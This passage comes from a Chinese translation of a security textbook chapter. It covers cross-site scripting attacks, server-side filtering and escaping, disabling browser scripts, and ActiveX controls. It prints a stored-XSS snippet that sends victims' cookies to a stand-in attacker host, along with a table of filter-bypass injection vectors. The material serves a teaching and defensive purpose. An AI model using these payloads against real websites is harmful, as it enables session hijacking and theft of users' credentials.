


图 4-4 某 XSS 攻击通过窃取 Cookie 让攻击者克隆受害者的会话

我们到目前为止所分析过的 XSS 方案已经破坏了那些把 URL 返回给用户的网站。为了让这种攻击奏效，攻击者必须设法让受害者单击这个恶意链接。将输入作为 URL 的一部分被称为“GET 提交方法”（GET submission method），因此目标站点必须支持 GET 方法，这样才能处理这个伪装的链接；相反，某些站点使用了称为“POST”的输入处理技术。这

种技术要求浏览器支持数据嵌入，而且这些站点不接受 URL 上的输入。为了对这些仅支持 POST 方法的站点实施 XSS 攻击，攻击者通常把恶意 JavaScript 脚本嵌入一个 HTML 表单，而不是作为 URL 的一部分。接下来，受害者需要将这个表单提交给站点，站点将把攻击者的脚本返回给用户。

攻击者可能利用社会工程学原理控制用户，通过这种方式欺骗用户单击一个伪装的链接或表单。假设一个用户收到一封 E-mail，邮件中说用户喜欢的在线银行正在进行一个宣传活动。按照这封骗人的 E-mail 中的说法，为了鼓励人们使用他们的在线账户，如果用户在接下来的 24 小时内登录，银行将给他存入 10 美元。这封骗人的 E-mail 可能包含一个可以单击的 URL，而且这个 URL 中的链接确实是指向一个真实的银行站点。当然，这个 URL 还包含一个将要发送给网站的带有恶意代码的参数。当以一个只支持 POST 方法的网站为目标时，攻击者可能会给受害者提供一个 HTML 表单，而不是一个链接。但是用户却更愿意单击某个链接，而不是提交一个作为 E-mail 消息的一部分的表单。

网站内容中的恶意脚本

还有一个发动 XSS 攻击的方法是利用那些从一个用户接受输入，又把这个输入作为另一个用户的输出的站点。通常，这种方案比我们在前面讲到的那个方案要危险得多。因为在这个方案中，受害者一浏览这个“被感染的”网页，恶意代码就会自动执行。此外，不管网站采集用户输入时采取的是 GET 方法，还是 POST 方法，这种攻击方法都同样有效。

考虑一个基于 Web 的论坛网站，在其中访问者可以查看其他用户提交的信息。如果网站不能彻底地删除帖子中的脚本文件，那么攻击者就可以在其中插入任意代码，并且让代码在参与论坛的人查看消息时执行。攻击者不是将恶意的 JavaScript 脚本嵌入到一个 URL 中等着受害者单击它，而是把代码放在发给论坛的消息中，像这样：

```
<script type="text/javascript">
  document.write('<iframe src="http://evil.example.com/capture.cgi? '← 把窃
    取到的 cookie 发送给攻击者
    '+document.cookie+'" width=0 height=0></iframe>'); ← 获取由目标网站设
    置的受害者的 cookie
</script>
```

当论坛的参与者阅读攻击者的消息时，他们的浏览器将自动执行位于 script 标志内的代码。恶意代码命令浏览器通过 iframe 标签打开一个隐藏的内嵌框架，通过 document.cookie 命令来检索受害者的 Cookie。然后调用一个程序把它们发送给攻击者，这个程序以盗取 Cookies 为目的并设置在 `http://evil.example.com/capture.cgi` 中。结果，攻击者就能够利用窃取来的 Cookie 克隆受害者与论坛网站的会话。这个恶意的 capture.cgi 脚本与攻击者通过一个伪装的 URL 注入命令时使用的是同一个脚本。从攻击者的角度来看，这个例子的

优点就是受害者的浏览器会自动运行脚本，而不需要人的直接参与。

这种 XSS 技术允许一个多用户站点的参与者克隆另一个参与者的会话。当某个比攻击者拥有更高权限的用户执行恶意脚本时，注入网站的恶意代码尤其具有危险性。例如，一个电子商务网站中，某个心怀恶意的用户可能在一个评论中放入一个脚本，网站的管理员将通过 Web 浏览器来查看它。如果这个 Web 应用程序易受 XSS 攻击，攻击者就能够劫持该网站管理员的账户。

在我进行网络直播时，实际遇到过了针对我而发起的这种攻击。我定期地在 Internet 上做网络直播来讨论各种安全性问题，为了这些讨论，我登录到一个网络广播公司的 Web 应用程序并且播放幻灯片。网络直播的参与者也登录到这个 Web 应用程序上，但他们只是在我介绍时查看幻灯片和收听音频。当他们听我唠叨一些话题时，可以向我提问题。我收到过各种各样的问题，例如“你能解释得更详细一些吗？”，“如果我展开这种攻击会发生什么？”，甚至还有“我什么也没穿，你穿着什么？”在我说话时，参与者提交的问题会出现在我的浏览器上，因此我能读到他们的意见。

有一次，当我正在网络直播中向 200 个参与者介绍 XSS 攻击时，结果它实际发生了。一个参与者提交了一个问题给 Web 应用程序，那不是一个问题；相反，在这个问题的字段中，这个参与者输入了一些 JavaScript 脚本。在我的浏览器上弹出了一个对话框，大声喊着“你是易受跨网站脚本攻击的！”哎！我们正在使用的网络直播应用服务器真的很脆弱，而且这个用户只是简单地在测试那个应用程序。通过网络直播音频，我向其他 199 名网络直播的参与者宣布了这次成功的攻击。接下来，你可能已经预料到了。由于人类的天性，我的电脑收到了上百个更多的对话框，似乎在这次讨论中的其他参与者仅仅是不得不通过提交他们的“问题”来测试同样的特性。在网络直播音频部分的后台，参与者可以听到在每个对话框弹出时连珠炮似的“叮、叮”声。这次直播之后，我们联系网络直播公司，向他们解释如何改进他们的系统来防御我们立即要讨论到的技术。

不幸的是，被注入的 XSS 脚本的能力不仅仅局限于会话克隆。这种在受害者的浏览器上执行的脚本从哪个站点下载，就将在这个站点的安全环境下运行。这就意味着，除了检索 Cookie 之外，它们可以与来自那个站点的其他页面元素相结合，改变表单字段的值，甚至代表用户向站点提交数据。这种攻击能力对攻击者来说是重要的，因为设置 SID Cookie 的站点通常会记录用户最初登录时的 IP 地址，而且不可能接受来自另一个地址的 SID Cookie。一个顽固的攻击者能够把他想要实现的行为编成脚本，然后把这个脚本注入易受攻击的站点。在这个方案中，攻击者不需要窃取受害者的 Cookie；相反，恶意代码将与来自受害者浏览器的目标会话相结合。

防御 XSS 攻击：服务器端过滤

为了防止 XSS 攻击，可以从两个方面实施防御：Web 服务器和用户浏览器。首先，让

我们看一下这种防御方法,它是通过为 Web 应用程序添加专门的防御代码在 Web 服务器端实现的。为了保护访问者不受 XSS 攻击,网站需要谨慎地过滤掉用户浏览器会将其解释为脚本的那些输入。通过从所有用户的输入中清除结合脚本 (script-associated) 的数据, Web 应用程序将不会返回任何有效的脚本给浏览器,实现这一点比预想的要困难。例如,简单地拒绝用户输入中的 *script* 标志是不够的,因为还有无数的方法可以在 HTML 中引入代码。这里有一个实际的例子,1999 年 Georgi Guninski 在这个例子中示范了如何越过 Hotmail 的 JavaScript 过滤器取回代码[7]:

```
<p style="left:expression(eval('alert(\'JavaScript is executed\');window.close()))">
```

即使在这一小段代码中没有 *script* 标志,攻击者还可以利用给 *style* 属性的 *expression* 参数让浏览器执行脚本,这个独特的技术仅对 Internet Explorer 起作用。表 4-1 列出了一些把脚本传入浏览器的方法,这只是攻击者让恶意代码越过站点过滤器所用方法的小规模采样。在 2002 年 5 月 11 日公布的 Andrew Clover 的 Bugtraq 上可以看到更多这样的例子[8],要记住有一些例子可能不是在所有的浏览器上都有效。

表 4-1 把脚本引入 HTML 文件的一些方法

语法样本	说 明
<code><script>alert(document.cookie)</script></code>	脚本被用最普通的 <i>script</i> 标志标记
<code><script src="http://evil.example.com/getcookie.js"></script></code>	攻击者不提供内嵌的命令,而是让浏览器从一个外部的 URL 检索脚本
<code></code>	通过不指定图像的 URL 来引发一个错误,从而调用脚本
<code><br style="width:expression(alert(document.cookie))"></code>	这项技术在标记页面格式化中的换行符 (<i>br</i>) 时使用了 <i>style</i> 属性的 <i>expression</i> 参数
<code><div onmouseover='alert(document.cookie)'\>&nbsp; </div></code>	这种方法在用户的鼠标经过一个隐藏的区域时执行脚本,单引号往往起到和双引号一样的作用
<code></code>	当浏览器试图加载并不存在的图像文件时,这个例子自动调用 JavaScript 脚本,不需要单引号也不需要双引号
<code><iframe src="vbscript:alert(document.cookie)"></iframe></code>	这项技巧试图打开一个内嵌的框架,但提供的是 VBScript 脚本,而不是 URL,这与 JavaScript 脚本的作用一样

续表

语法样本	说 明
<code><body onload="alert(document.cookie)"></code>	这种方法在加载页面时执行指定的代码，即使另一个 body 标志之前已经被定义也是如此
<code><meta http-equiv="refresh" content="0;url=javascript:alert(document.cookie)"></code>	这个例子在页面加载时强制刷新页面，但它提供的是 JavaScript 脚本，而不是新的 URL

正如你所看到的，只是简单地拒绝用户输入中的 script 标记并不够，这并不能摆脱所有的恶意脚本。再仔细看看表 4-1，同时考虑一下各种 XSS 技术共有的原理。一种更好的方法是过滤掉可能被用做脚本一部分的特殊字符。下面是一些最为关键的字符，站点应该考虑把它们滤除掉，以制止 XSS 的破坏：

`< > () = " ' ; % &`

Web 应用程序不是简单地从用户输入中删除这样的字符，而是把它们转换为仿佛原字符的对应字符，但不会保持它们对于浏览器脚本引擎的特殊意义。例如，当浏览器在 HTML 文件中碰到“<”，则显示“<”字符。类似地，站点可以将“>”显示为“>”。“&”符号可以变成“&”，省略号可以被改为“'”。意义丰富的字符为引起惊恐而引入替代字符的技术有时被称为“转义”（*escaping*）字符。

为了查出并过滤掉有害的字符，网站必须知道访问者的浏览器使用何种编码机制来识别这些字符。Web 浏览器能采用多种不同的机制给同样的字符编码，例如，一个网站可能消除了表示为“<”的字符。但却没有意识到，浏览器使用的编码技术允许攻击者用其他指定代码表示“<”。为了消除可能产生的歧义，站点应该明确地告诉浏览器哪个字符应该被滤除。网站可以在发送给访问者浏览器的所有页面中加入一行这样的代码，以此来实现这一点：

`<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">`

这是针对拉丁字母的最流行编码

即使指定了编码，在定义一组要过滤的字符时也容易漏掉一些东西——我们永远无法知道攻击者何时会发现一种使用其他字符的方法。在某种意义上，这是我们所无法预见的。因此，最好的办法是定义一组不太可能造成 XSS 威胁的字母、数字和一些标点符号，并且只允许某些字符，拒绝或转换所有其他输入元素。大多数用户的输入字段（例如，姓名、电话号码、地址和账号等）完全可以用文字和数字字符来描述。把你的网站建设成为只允

许用户输入包括文字与数字字符，以及句号和逗号这样的基本标点符号，是个不错的主意。

站点的 Web 服务器应该能够过滤用户提供的输入数据，并且一旦用户提交，Web 服务器就处理掉不合要求的字符。在这种情况下，网站的开发人员需要确保考虑了数据可以进入系统的所有方式。除了直接从用户浏览器接受输入，网站也可以在无人参与交互的情况下接收数据，例如通过 FTP 大批输入的提供者的数据，或经由应用程序接口（API，Application Programming Interface）制定的基于 XML 的事务。由于可能存在潜在的恶意代码，所以以上的每一种输入途径都需要进行检测。

有些站点可能因为有太多不同的数据源，所以当数据进入系统时不能可靠地进行过滤，这些站点可以在数据处理的输出阶段来实现这种过滤。在站点为访问者格式化输出时，这种方法就会请求处理危险字符。输出时的过滤允许站点考虑不同用户客户端脚本的功能。毕竟，有些字符对于使用 Web 浏览器的访问者可能是危险的，然而另一些可能是针对那些使用 Microsoft Excel 或第三方的 XML 数据处理器处理网站输出的用户。

图 4-5 以一个中等复杂网站为例，说明了几种输入/输出数据的途径，网站的设计者应该决定在何处进行过滤以确保网站的用户不受 XSS 式攻击的影响。记住，除了保护其用户免受这种攻击之外，网站还需要对输入进行另外的数据确认以保护自己免受其他以网站的后端组件为目标的攻击，不过这不在本书的讨论范围之内。




图 4-5 在这个例子中，一个综合网站处理几种不同的输入和输出途径，这些途径可能需要过滤以防范 XSS 攻击

既然我们已经介绍了 Web 服务器端对 XSS 的防卫，下面我们来探究一下 Web 应用程序的用户是如何通过修改其浏览器设置来防御 XSS 进攻的。作为网站上一个易受 XSS 攻击的最终用户，此刻你的主要防御措施就是禁用你的 Web 浏览器的脚本能力。

防御 XSS 和其他脚本攻击：禁用脚本

迄今为止，我们研究过的恶意移动代码都依赖于浏览器执行嵌入网页的脚本能力。为了保护你的浏览器免受这样的攻击，从现在开始，无论是管理员组中的一个用户，还是一个 root 用户，只要你是作为超级用户登录，绝不要在 Internet 上冲浪。如果你登录并拥有了超级用户的特权，你的浏览器就会拥有这些特权。在你的浏览器上运行的脚本也就拥有了这些特权，这样它们就可以利用你不经意间给它们的超级用户特权，疯狂地制造各种各样的大破坏，在 Internet 上冲浪（或阅读电子邮件）时，要作为一个非管理员或非根级用户（non-root user）登录。只有在你真正需要时才能使用超级用户账号，例如你重新设置电脑或安装需要这些特权的新软件时。

如果你不需要脚本提供的功能，与恶意代码有关的大多数安全问题都可以通过在浏览器中禁用脚本解决。禁用脚本支持是浏览器配置中选择合适的选项的一部分，正如你在表 4-2 中所看到的。Internet Explorer 允许你为每一个安全区定义一个单独的脚本设置，这比其他浏览器支持的简单开关选项要灵活得多。在本节之后，我们将进一步介绍 Internet Explorer 的安全区。


表 4-2 禁用浏览器对 JavaScript 脚本的支持

浏览器	菜单选项
Internet Explorer	Tools→Internet Options→Security→Custom Level→Scripting→Active Scripting→Disable
Netscape/Mozilla	Edit→Preferences→Advanced→Scripts & Plugins→Enable JavaScript
Opera	File→Preferences→Multimedia→Media Types→Enable JavaScript
Safari	Safari→Preferences→Security→Enable JavaScript

大部分主流浏览器在其配置选项中都支持禁用脚本。可是遗憾的是，禁用脚本是一个死板的反 XSS 攻击的方法。如果你禁用脚本支持，你将封锁 XSS 攻击，这一点肯定没有问题。但是你也将失去很多的功能，因为很多 Web 网站用 JavaScript 或 VBScript 来正确显示其页面并与用户进行交互。例如，看一下图 4-6 中显示的网站视图。我先是用自己的默认浏览器设置到 www.google.com 站点冲浪，浏览器设置中包含脚本支持。正如你可以看见的，我有一个把 Google 设置为我的主页的选项。当我禁用脚本时，这个选项不见了，因为它依赖于脚本支持，这仅仅是禁用脚本支持的浏览器无法使用的功能的一个小小实例。

随着浏览器的演变，对于我们打算禁用的脚本能力，它们可能赋予我们更多的控制。大致按照这种方法，Netscape/Mozilla 允许它的用户阻止脚本访问 Cookie。如果能有一个浏览器的插件程序，它能检查 URL 和浏览器处理的网站内容，查看是否有 XSS 攻击所共有

的特征，那就太棒了。然而，没有像我们所说的普遍适用的工具。所以，如果你不选择禁用你浏览器上的脚本支持，那么单击通过 E-mail 收到和你不完全信任网站提供的链接时，千万要小心，它们可能包含 XSS 攻击代码。



当脚本被禁用时这个选项被省略，所以你不能将 Google 设置为主页（如果要这样做，必须改变你的浏览器配置）。

图 4-6 脚本激活和脚本禁用时浏览 Google

到目前为止，我们研究的基于脚本的恶意移动代码都受到浏览器脚本引擎中功能的限制。然而，恶意移动代码并不局限于用浏览器中的脚本进行欺骗。接下来，我们将着眼于这样一些恶意移动代码，它们具有允许攻击者扩展浏览器功能，并控制和滥用底层操作系统本身的能力。

4.2 ActiveX 控件

JavaScript 和 VBScript 允许 Web 服务器发送简单的脚本给 Web 浏览器，这些脚本在浏览器内部运行，并且符合浏览器的安全模式。然而，我们仅仅接触到了可执行的 Web 内容的表面。为了更加深入地了解，考虑一下 Microsoft Windows 操作系统组件对象模型（Component Object Model, COM）的实现过程，这种模型允许一个应用程序访问另一个应用程序的模块和功能。例如，允许你从一个 Excel 电子数据表复制一些存储单元，并且作为一个字处理文档内部插入的交互式电子数据表粘贴到 Word 中。应用软件通过使用

COM 能够以一种有效的方式一起运行。

ActiveX 控件是一类特殊的 COM 对象,可供其他用户下载并在网页中使用[9]。ActiveX 控件是编译程序,一旦在用户的计算机上运行,就能够实现一个正规程序在 Windows 中能实现的每一个功能:访问文件和注册表、连接网络,以及调用其他程序等。到目前为止,不管是在执行有益的操作,还是引发危害方面,ActiveX 控件的这些功能都胜过了浏览器脚本的能力。如果说一个可恶的浏览器脚本的行为像一只蚊子,那么一个恶毒的 ActiveX 控件如同一只横冲直撞的犀牛。在这一节中,我们要了解攻击者滥用 ActiveX 控件功能的几种方式,但是首先让我们来了解一下这些移动代码在毫无恶意的情况下是如何使用的。

4.2.1 使用 ActiveX 控件

Web 设计者在使用这种控件页面的 HTML 代码中加入一个对象标签,从而初始化一个 ActiveX 控件,这个标签表示 Web 应用程序需要在浏览器上运行一些特殊的可执行代码。当 Internet Explorer 碰到这一标志时,有可能调用一个该控件的本地副本。如果这个控件不在用户的系统中,则会自动下载并安装这个 ActiveX 控件。Microsoft Windows 操作系统中有一组预安装的能够被网页调用的 ActiveX 控件。另外,网页也可以向用户传送任何在网上冲浪时才会要求实时安装的附加 ActiveX 控件。

Microsoft Agent 是一个没有恶意 ActiveX 控件的例子,它是 Microsoft 免费发放的,这个控件允许在网页中插入可爱的交互式卡通人物。Microsoft Agent 的卡通人物,例如一只鸟、一个机器人或一个神怪,它们可以打手势,在屏幕上走来走去,甚至发声说话。为了激活这个控件并让它说话,站点的设计者在一个网页中加入下列命令来初始化执行 Microsoft Agent 的 ActiveX 对象:

```
<object classid="clsid:D45FD31B-5C6E-11D1-9EC1-00C04FD7081F"
    id="Agent" codebase="#VERSION=2,0,0,0">
</object>
```

classid 属性惟一地定义了我们想要调用的 ActiveX 控件。一般来说,网页的作者使用 codebase 标记来告诉浏览器如果还没有安装这个控件,则应该到何处下载它。刚好 Internet Explorer 完全了解如何从 Microsoft 的网站检索 Microsoft Agent,所以在前面的例子中我不需要提供完整的 URL。一经下载,页面的其他组件就可以引用这个 ActiveX 控件,只要这个页面使用的是 id 属性所指定的那个名字。

通常,浏览器脚本可以利用网上的 ActiveX 控件来实现想要执行的操作。ActiveX 控件是一个可执行程序,现在把它想像成一个交响乐团管弦乐队里的音乐家。浏览器脚本调整并控制 ActiveX 控件,它的功能如同管弦乐队的乐队指挥。为了让浏览器脚本以这种方式访问 ActiveX 控件,它的开发人员必须明确地指出这个控件是可安全执行的脚本(safe for

scripting), Windows 在注册表中为这个可安全执行的脚本标志存储一个值。这样, 音乐家将遵循乐队指挥的命令, 而不是单纯地按照固定的乐谱演奏音乐。执行 Microsoft Agent 软件的 ActiveX 控件被标记为可安全执行的脚本, 因此我们可以通过下面这种方式的脚本指挥 Microsoft Agent 中的卡通人物:

```
<script type="text/javascript">
function RunAgent(){
    Agent.Characters.Load("Peedy", "http://agent.microsoft.com//agent2//
                                chars//peedy//peedy.acf");
                                ← 下载并初始化 Peedy 这个卡通人物
    myAgent=Agent.Characters("Peedy");
    myAgent.Get("state", "Showing, Speaking");
    myAgent.Get("animation", "Explain");
    myAgent.Show();
    myAgent.Play("Explain");
    myAgent.Speak("Hey, what\'s all this malware racket about?");
                                ← 命令这个卡通人物说话
}
</script>
```

在大多数命令行解释器中, 第 1 个词 (myAgent) 指定了我所控制的 ActiveX 对象的实例。对象的名字后面是我想要这个对象执行的命令 (Get、Show、Play 和 Speak)。首先, 我规定用户的浏览器应该获得所需的动画文件, 以此来调用 Peedy 这个卡通人物——一只恼人的小卡通鸟。接着我命令它出现并说话, 如果由页面的 onload 事件触发 RunAgent 函数, 就会弹出我的这个朋友 Peedy, 如图 4-7 所示。我作为这个脚本的作者, 并不需要知道这个 ActiveX 控件如何实现它的动画或语言产生功能——而只需要使用相应的正确命令。



图 4-7 网站设计者可以通过使用嵌入页面的浏览器脚本控制被标记为“可安全执行的脚本”的 ActiveX 组件

好了, 这就是一个 Web 网站嵌入和触发 ActiveX 控件的原理。攻击者对 ActiveX 控件

的使用主要有两种方法。一种方法要求创建一个恶意的 ActiveX 控件，攻击者将试图把它安装到受害者的系统中。如果它是恶意的，Microsoft Agent 可能具有打开一个通向你系统后门或者删除你的文件的功能。在有关音乐家的比喻中，一个恶意的 ActiveX 控件是个有可能攻击交响乐音乐会的观众邪恶的音乐家。另一种攻击方法是使用浏览器脚本控制非恶意的 ActiveX 控件。例如，攻击者可能使用一个 Microsoft Agent 对象，这个对象本身是良性的。但是攻击者对它进行改编，让它在屏幕上飞来飞去，同时还在你的收件人地址（direction）中留下许多诅咒和辱骂。还是用那个音乐家的例子作为比喻，在这样的例子中，一个邪恶的乐队指挥命令善良的音乐家们对音乐会的观众做出非常恶劣的事。现在，让我们重点关注一下攻击者如何将 ActiveX 的能力用于实现邪恶的目的。

4.2.2 恶意 ActiveX 控件

这样看来，如果受害者在—一个被攻击者控制的 Web 网站冲浪，那么攻击者可能在网站的响应中发送一个 ActiveX 控件。浏览器将运行这个控件，而且通常不会给这个不幸的用户任何提示。因为当 ActiveX 控件在这个用户允许的情况下运行时，能实现一个标准 Windows 应用程序所能做的任何事情。因此攻击者可以创建一个 ActiveX 控件，其中可以有病毒、蠕虫、特洛伊木马、Rootkit，或这本书中介绍过的其他任何类型的恶意软件。这个恶意软件将把自己安装在受害者的机器上，从而导致受害者的计算机完全暴露于攻击者。Microsoft 设计的保护最终用户免受这种恶意的 ActiveX 控件侵害的主要保护机制是认证码（Authenticode），认证码是一种允许软件开发人员为其设计的程序进行加密签名的技术。认证码签名应用于众多不同的 Microsoft 产品和容器中，但是由于恶意控件的存在，所以它们在 ActiveX 控件的语境中显得尤其重要。

加密签名 ActiveX 控件

为了给一个 ActiveX 控件赋予相应的签名，软件开发人员需要获得一个数字证书。这个数字证书从第三方来鉴别代码的作者，例如 VeriSign。对于有恰当签名的 ActiveX 控件，Web 用户可以有一些凭据来确定谁写了这个控件。那么，如果用户信任这个开发人员，他就可以决定是否允许这个控件执行，也可以在工作站上为这个控件的结果建立某种责任。例如，图 4-8 所示为一个 Internet Explorer 发出的警告，这是在我浏览一个页面时出现的，该页面嵌入了一个由 Tempo Internet 公司开发的 ActiveX 控件。当然，所有这些签名都依赖于用户在遇到这类警告时要知道是否信任某个软件开发人员。

